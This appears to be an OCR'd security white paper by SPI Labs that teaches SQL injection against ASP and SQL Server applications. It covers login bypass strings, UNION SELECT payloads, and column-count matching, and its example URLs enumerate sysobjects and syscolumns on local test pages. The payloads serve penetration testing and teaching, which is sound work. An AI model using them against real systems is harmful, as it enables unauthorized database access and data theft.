Start Secure. Stay Secure.™

SQL Injection

Are your web applications vulnerable?

By SPI Labs

Table of Contents

Web Applications and SQL Injection

SQL Injection occurs when an application processes user-provided data to create a SQL statement without first validating the input and then submits that statement to Microsoft SQL Server for execution. When successfully exploited, SQL Injection can give an attacker the means to access backend database contents, remotely execute system commands, and in some circumstances the ability to take control of the server hosting the database. The specific impact depends on where the error is in the code, how easy it is to exploit that error, and what access the application has to SQL Server. Theoretically, SQL Injection can occur in any type of application, but it's most commonly associated with Web applications because that's the type of application most often hacked. The objective of this paper is to focus the professional security community on the techniques that can be used to take advantage of a web application that is vulnerable to SQL Injection, and to make clear the correct mechanisms that should be put in place to protect against SQL Injection and similar input validation problems.

Readers should have a basic understanding of how databases work and how SQL is used to access them. eXtropia.com's *Introduction to Databases for Web Developers* is a good place to start, and is available at http://www.extropia.com/tutorials/sql/toc.html.

Character Encoding

Most web browsers will not properly interpret requests containing punctuation characters and many other symbols unless they are URL-encoded. Regular ASCII characters are used in this paper in the examples and screenshots to maintain maximum readability. In practice, though, you will need to substitute %25 for a percent sign, %2B for a plus sign, etc., in the HTTP request statement.

Testing for Vulnerabilities

Thoroughly checking a web application for SQL Injection vulnerabilities takes more effort than one might guess. It's nice when a single quote inserted into the first argument of a script caused the server to return a nice blank, white screen with nothing but an ODBC error on it, but such is not always the case. It is very easy to overlook a perfectly vulnerable script if you don't pay attention to details.

Every parameter of every script on the server should be checked. Developers and development teams can be awfully inconsistent. The programmer who designed *Script A* might have had nothing to do with the development of *Script B*, so where one might be immune to SQL Injection, the other might be ripe for abuse. In fact, the programmer who worked on *Function A* in *Script A* might have nothing to do with *Function B* in *Script A*, so while one parameter in one script might be vulnerable, another might not. Even if an entire web application is conceived, designed, coded and tested by one

programmer, one vulnerable parameter might be overlooked. You never can be sure. The only way to know for certain is to test everything.

Testing procedure

Replace the argument of each parameter with a single quote and an SQL keyword (such as "`‘ WHERE`"). Each parameter needs to be tested individually. When testing each parameter, leave all of the other parameters unchanged with valid data as their arguments. It can be tempting to simply delete everything you're not working with to make things look simpler, particularly with applications that have parameter lines that go into many thousands of characters. Leaving out parameters or giving other parameters bad arguments while you're testing another for SQL Injection can break the application in other ways that prevent you from determining whether or not SQL Injection is possible. For instance, assume that this is a completely valid, unaltered parameter line

```
ContactName=Maria%20Anders&CompanyName=Alfreds%20Futterkiste
```

while this parameter line gives you an ODBC error

```
ContactName=Maria%20Anders&CompanyName=‘%20OR
```

and checking with this line might simply return an error indicating that you need to specify a `ContactName` value.

```
CompanyName=‘
```

This line…

```
ContactName=BadContactName&CompanyName=‘
```

…might return the same page as the request that didn't specify `ContactName` at all. Or, it might return the site's default homepage. Or, perhaps when the application couldn't find the specified `ContactName`, it didn't bother to look at `CompanyName`, so it didn't even pass the argument of that parameter into a SQL statement. Or, it might give you something completely different. So, when testing for SQL Injection, always use the full parameter line, giving every argument except the one that you are testing a legitimate value.

Evaluating Results

If the server returns a database error message of some kind, injection was definitely successful. However, the messages are not always obvious, so you should look in every possible place for evidence of successful injection. First, search through the entire source of the returned page for phrases such as "ODBC," "SQL Server," "Syntax," etc. More details on the nature of the error can be in hidden input, comments, etc. Check the headers. Web applications on production systems can return an error message with absolutely no information in the body of the HTTP response, but have the database error message in a header. Many web applications have these kinds of features installed for debugging and QA purposes, and then are inadvertently not removed or disabled before the product is released.

You should look not only on the immediately returned page, but also in linked pages. During a recent penetration test, I saw a web application that returned a generic error message page in response to an SQL Injection

attack. Clicking on a stop sign image next to the error retrieved another page giving the full SQL Server error message. Another thing to watch out for is a 302 page redirect. You may be whisked away from the database error message page before you even get a chance to notice it.

Note that SQL Injection may be successful even if the server returns an ODBC error messages. Many times the server returns a properly formatted, seemingly generic error message page telling you that there was “an internal server error” or a “problem processing your request.”

Some web applications are designed to return the client to the site’s main page whenever any type of error occurs. If you receive a 500 Error page back, chances are that injection is occurring. Many sites have a default 500 Internal Server Error page that claims that the server is down for maintenance, or that politely asks the user to send an e-mail to their support staff. It can be possible to take advantage of these sites using stored procedure techniques, which are discussed later.

Attacks

This section describes the following SQL Injection techniques:

- Authorization bypass
- Using the SELECT command
- Using the INSERT command
- Using SQL server stored procedures

Authorization Bypass

The simplest SQL Injection technique is bypassing logon forms. Consider the following web application code:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & "' AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult(SQLQuery)
If strAuthCheck = "" Then
   boolAuthenticated = False
Else
   boolAuthenticated = True
End If
```

Here's what happens when a user submits a username and password. The query will go through the Users table to see if there is a row where the username and password in the row match those supplied by the user. If such a row is found, the username is stored in the variable `strAuthCheck`, which indicates that the user should be authenticated. If there is no row that the user-supplied data matches, `strAuthCheck` will be empty and the user will not be authenticated.

If `strUsername` and `strPassword` can contain any characters that you want, you can modify the actual SQL query structure so that a valid name will be returned by the query even if you do not know a valid username or a password. How? Let's say a user fills out the logon form like this:

```
Login: ' OR ''='
Password: ' OR ''='
```

This will give SQLQuery the following value:

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND
Password = '' OR ''=''
```

Instead of comparing the user-supplied data with that present in the Users table, the query compares a quotation mark (nothing) to another quotation mark (nothing). This, of course, will always return true. (Please note that nothing is different from null.) Since all of the qualifying conditions in the `WHERE` clause are now met, the application will select the username from the first row in the table that is searched. It will pass this username to `strAuthCheck`, which will ensure our validation. It is also possible to use another row's data, using single result cycling techniques, which will be discussed later.

Using the SELECT Command

For other situations, you must reverse-engineer several parts of the vulnerable web application's SQL query from the returned error messages. To do this, you must know how to interpret the error messages and how to modify your injection string to defeat them.

Direct vs. Quoted

The first error that you normally encounter is the syntax error. A syntax error indicates that the query does not conform to the proper structure of an SQL query. The first thing that you need to determine is whether injection is possible without escaping quotation.

In a direct injection, whatever argument you submit will be used in the SQL query without any modification. Try taking the parameter's legitimate value and appending a space and the word "OR" to it. If that generates an error, direct injection is possible. Direct values can be either numeric values used in `WHERE` statements, such as this…

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE Employee = " & intEmployeeID
```

…or the argument of a SQL keyword, such as table or column name:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
ORDER BY " & strColumn
```

All other instances are quoted injection vulnerabilities. In a quoted injection, whatever argument you submit has a quote prefixed and appended to it by the application, like this:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE EmployeeID = '" & strCity & "'"
```

To "break out" of the quotes and manipulate the query while maintaining valid syntax, your injection string must contain a single quote before you use

a SQL keyword, and end in a `WHERE` statement that needs a quote appended to it. There is a specific way to "cheat" when doing this. SQL Server will ignore everything after a ";--" but it's the only server that does that. It's better to learn how to do this the "hard way" so that you'll know how to handle an Oracle, DB/2, MySQL, or any other kind of database server.

Basic UNION

`SELECT` queries are used to retrieve information from a database. Most web applications that use dynamic content of any kind will build pages using information returned from `SELECT` queries. Most of the time, the part of the query that you will be able to manipulate will be the `WHERE` clause. To make the server return records other than those intended, modify a `WHERE` clause by injecting a `UNION SELECT`. This allows multiple `SELECT` queries to be specified in one statement. Here's one example:

```
SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT
CompanyName FROM Customers WHERE 1 = 1
```

This will return the recordsets from the first query and the second query together. The `ALL` is necessary to escape certain kinds of `SELECT DISTINCT` statements. Just make sure that the first query (the one the web application's developer intended to be executed) returns no records. Suppose you are working on a script with the following code:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE City = '" & strCity & "'"
```

And you use this injection string:

```
‘ UNION ALL SELECT OtherField FROM OtherTable WHERE ‘‘=‘
```

The following query will be sent to the database server:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City = ‘‘
UNION ALL SELECT OtherField FROM OtherTable WHERE ‘‘=‘‘
```

The database engine will inspect the Employees table, looking for a row where `City` is set to “nothing.” Since it will not find it, no records will be returned. The only records that will be returned will be from the injected query. In some cases, using “nothing” will not work because there are entries in the table where “nothing” is used, or because specifying “nothing” makes the web application do something else. You simply need to specify a value that does not occur in the table. When a number is expected, zero and negative numbers often work well. For a text argument, simply use a string such as “NoSuchRecord” or “NotInTable.”




Figure : Syntax breaking on direct injection.

The server returned the page illustrated in Figure in response to the following:

```
http://localhost/simpleunquoted.asp?city=-1 UNION SELECT
Otherfield FROM OtherTable WHERE 1=1
```

A similar response was obtained with the following quoted injection:

```
http://localhost/simplequoted.asp?city='UNION SELECT Otherfield
FROM OtherTable WHERE "='
```

Query Enumeration with Syntax Errors

Some database servers return the portion of the query containing the syntax error in their error messages. In these cases you can "bully" fragments of the

SQL query from the server by deliberately creating syntax errors. Depending on the way the query is designed, some strings will return useful information and others will not. Here's a list of suggested attack strings. Several will often return the same or no information, but there are instances where only one of them will give you helpful information. Try them all.

```
'
BadValue'
'BadValue
' OR '
' OR
;
9,9,9
```

Parentheses

If the syntax error contains a parenthesis in the cited string (such as the SQL Server message used in the following example) or the message complains about missing parentheses, add a parenthesis to the bad value part of your injection string, and one to the `WHERE` clause. In some cases, you may need to use two or more parentheses.

Here's the code used in `parenthesis.asp`**:**

```
mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '" & strCity & "')"
```

So, when you inject this value…

```
"') UNION SELECT OtherField FROM OtherTable WHERE ('='",
```

…the following query will be sent to the server:

```
SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = ‘’) UNION SELECT OtherField From
OtherTable WHERE (‘’=‘’)
```




Figure : Parenthesis breaking on a quoted injection.

The server returned the page illustrated in Figure in response to the following:

```
http://localhost/parenthesis.asp?city=’
```

The same response was obtained with the following quoted injection:

```
http://localhost/ parenthesis.asp?city=’) UNION SELECT
Otherfield FROM OtherTable WHERE ( “=’
```

LIKE Queries

Another common difficulty is being trapped in a `LIKE` clause. Seeing the `LIKE` keyword or percent signs cited in an error message are indications of this situation. Most search functions use SQL queries with `LIKE` clauses, such as the following:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE LastName LIKE '%" & strLastNameSearch & "%'"
```

The percent signs are wildcards, so in this example the `WHERE` clause would return true in any case where `strLastNameSearch` appears anywhere in `LastName`. To stop the intended query from returning records, your bad value must be something that none of the values in the `LastName` field contain. The string that the web application appends to the user input (usually a percent sign and single quote, and often parenthesis as well) needs to be mirrored in the `WHERE` clause of the injection string. Also, using "nothing" as your bad values will make the `LIKE` argument "**%%**" resulting in a full wildcard, which returns all records. The second screenshot shows a working injection query for the above code.

Dead Ends

There are situations that you may not be able to defeat without an enormous amount of effort, if at all. Occasionally you'll find yourself in a query that you just can't seem to break. No matter what you do, you get error after error after error. Many times, this is because you're trapped inside a function that's inside a `WHERE` clause, and the `WHERE` clause is in a subselect which is an

argument of another function whose output is having string manipulations performed on it and then used in a LIKE clause which is in a subselect somewhere else. Not even SQL Server's ";- -" can rescue you in those cases.




Figure : LIKE breaking on a quoted injection.

The server returned the page illustrated in Figure in response to the following:

```
http://localhost/like.asp?LastNameSearch='OR'
```

The same response was obtained with the following quoted injection:

```
http://localhost/ parenthesis.asp?city=') UNION ALL SELECT
OtherField FROM OtherTable WHERE '%37='
```

Column Number Mismatch

If you can get around the syntax error, the hardest part is over. The next error message will probably complain about a bad table name. Choose a valid system table name (see Database Server System Tables in the Appendix). You will then most likely be confronted with an error message that complains about the difference in the number of fields in the `SELECT` and `UNION SELECT` queries. You need to find out how many columns are requested in the legitimate query. Let's say that this is the code in the web application that you're attacking:

```
SQLString = SELECT FirstName, LastName, EmployeeID FROM
Employees WHERE City = '" & strCity "'"
```

The legitimate `SELECT` and the injected `UNION SELECT` need to have an equal number of columns in their `WHERE` clauses. In this case, they both need three. Their column types also need to match. If `FirstName` is a string, then the corresponding field in your injection string also needs to be a string. Some servers, such as Oracle, are very strict about this. Others are more lenient and allow you to use any data type that can do implicit conversion to the correct data type. For example, in SQL Server, putting numeric data in a varchar's place is allowed, because numbers can be converted to strings implicitly. Putting text in a smallint column, however, is illegal because text cannot be converted to an integer. Because numeric types often convert to strings easily (but not vice versa), use numeric values by default.

To determine the number of columns you need to match, keep adding values to the `UNION SELECT` clause until you stop getting a column number mismatch error. If you encounter a data type mismatch error, change the data type (of the column you entered) from a number to a literal. Sometimes you will get a conversion error as soon as you submit an incorrect data type. At other times, you will get only the conversion message once you've matched the correct number of columns, leaving you to figure out which columns are the ones that are causing the error. When the latter is the case, matching the value types can take a very long time, since the number of possible combinations is 2^n where n is the number of columns in the query. 40-column `SELECT` commands are not terribly uncommon.

If all goes well, the server should return a page with the same formatting and structure as a legitimate one. Wherever dynamic content is used, you should have the results of your injection query.

To illustrate, submitting following command…

```
http://localhost/column.asp?city='UNION ALL SELECT 9 FROM
SysObjects WHERE '='
```

…yielded the error message shown in Figure :

```
All queries in an SQL statement containing a UNION operator must
have an equal number of expressions in their target lists.
```




Figure : Response to command specifying one column.

Continuing to increment the number of columns and resubmitting the command yielded a different error message.

```
http://localhost/column.asp?city='UNION ALL SELECT 9,9 FROM
SysObjects WHERE '='

http://localhost/column.asp?city='UNION ALL SELECT 9,9,9 FROM
SysObjects WHERE '='

http://localhost/column.asp?city='UNION ALL SELECT 9,9,9,9 FROM
SysObjects WHERE '='
```

On the last command, the server returned the following error message:

```
Operand type dash; ntext is incompatible with int.
```

After submitting the following command, the server returned the page illustrated in Figure :

```
http://localhost/column.asp?city='UNION ALL SELECT 9,9,9,'text'
FROM SysObjects WHERE '='
```




Figure : Column number matching.

Additional WHERE Columns

Sometimes your problem may be additional `WHERE` conditions that are added to the query after your injection string. Consider this line of code:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE City = '" & strCity & "' AND Country = 'USA'"
```

Trying to deal with this query like a simple direct injection would yield a query such as:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City =
'NoSuchCity' UNION ALL SELECT OtherField FROM OtherTable WHERE
1=1 AND Country = 'USA'
```

Which yields an error message such as:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column
name 'Country'.
```

The problem here is that your injected query does not have a table in the `FROM` clause that contains a column named `Country` in it. There are two ways to solve this problem: use the ";--" terminator (if you're using SQL Server), or guess the name of the table that the offending column is in and add it to your `FROM` clause. Use the attack queries listed in *Query Enumeration with Syntax Errors* to try to get as much of the legitimate query back as possible.

Table and Field Name Enumeration

Now that you have injection working, you have to decide what tables and fields you want to access. With SQL Server, you can easily get all of the table and column names in the database. With Oracle and Access, you may or may not be able to do this, depending on the privileges of the account that the web application is using to access the database.

The key is to be able to access the system tables that contain the table and column names. In SQL Server, they are called *sysobjects* and *syscolumns*, respectively. There is a list of system tables for other database servers at the end of this document; you will also need to know relevant column names in those tables. These tables contain a listing of all tables and columns in the

database. To get a list of user tables in SQL Server, use the following injection query, modified to fit your own circumstances:

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

This will return the names of all user-defined tables (that's what `xtype = 'U'` does) in the database. Once you find one that looks interesting (we'll use Orders), you can get the names of the fields in that table with an injection query similar to this

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM
sysobjects WHERE name = 'Orders')
```




Figure : Table and field name enumeration.

The first illustration in Figure shows the results returned by the following injection query:

```
http://localhost/simplequoted.asp?city = 'UNION ALL SELECT name,
0, 0, 'A', 0 FROM sysobjects WHERE xtype='U
```

The second illustration in Figure shows the results returned by the following injection query:

```
http://localhost/simplequoted.asp?city = 'UNION ALL SELECT name,
0, 0, 'A', 0 FROM sysobjects WHERE id = (SELECT id FROM
sysobjects WHERE name = 'ORDERS') AND "='
```

Single Record Cycling

If possible, use an application that is designed to return as many results as possible. Search tools are ideal because they are made to return results from many different rows at once. Some applications are designed to use only one recordset in their output at a time, and ignore the rest. If you're faced with a single product display application, you can still prevail.

You can manipulate your injection query to allow you to slowly, but surely, get your desired information back in full. This is accomplished by adding qualifiers to the `WHERE` clause that prevent certain rows' information from being selected. Let's say you started with this injection string:

```
' UNION ALL SELECT name, FieldTwo, FieldThree FROM TableOne
WHERE ''='
```

And you got the first values in `FieldOne`, `FieldTwo` and `FieldThree` injected into your document. Let's say the values of `FieldOne`, `FieldTwo` and `FieldThree` were "Alpha," "Beta" and "Delta," respectively. Your second injection string would be:

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne
WHERE FieldOne NOT IN ('Alpha') AND FieldTwo NOT IN ('Beta') AND
FieldThree NOT IN ('Delta') AND ''='
```

The `NOT IN VALUES` clause makes sure that the information you already know will not be returned again, so the next row in the table will be used instead. Let's say these values were "AlphaAlpha," "BetaBeta" and "DeltaDelta."

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne
WHERE FieldOne NOT IN ('Alpha', 'AlphaAlpha') AND FieldTwo NOT
IN ('Beta', 'BetaBeta') AND FieldThree NOT IN ('Delta',
'DeltaDelta') AND ''='
```

This will prevent both the first and second sets of known values from being returned. You simply keep adding arguments to `VALUES` until there are none left to return. This makes for some rather large and cumbersome queries while going through a table with many rows, but it's the best method there is.

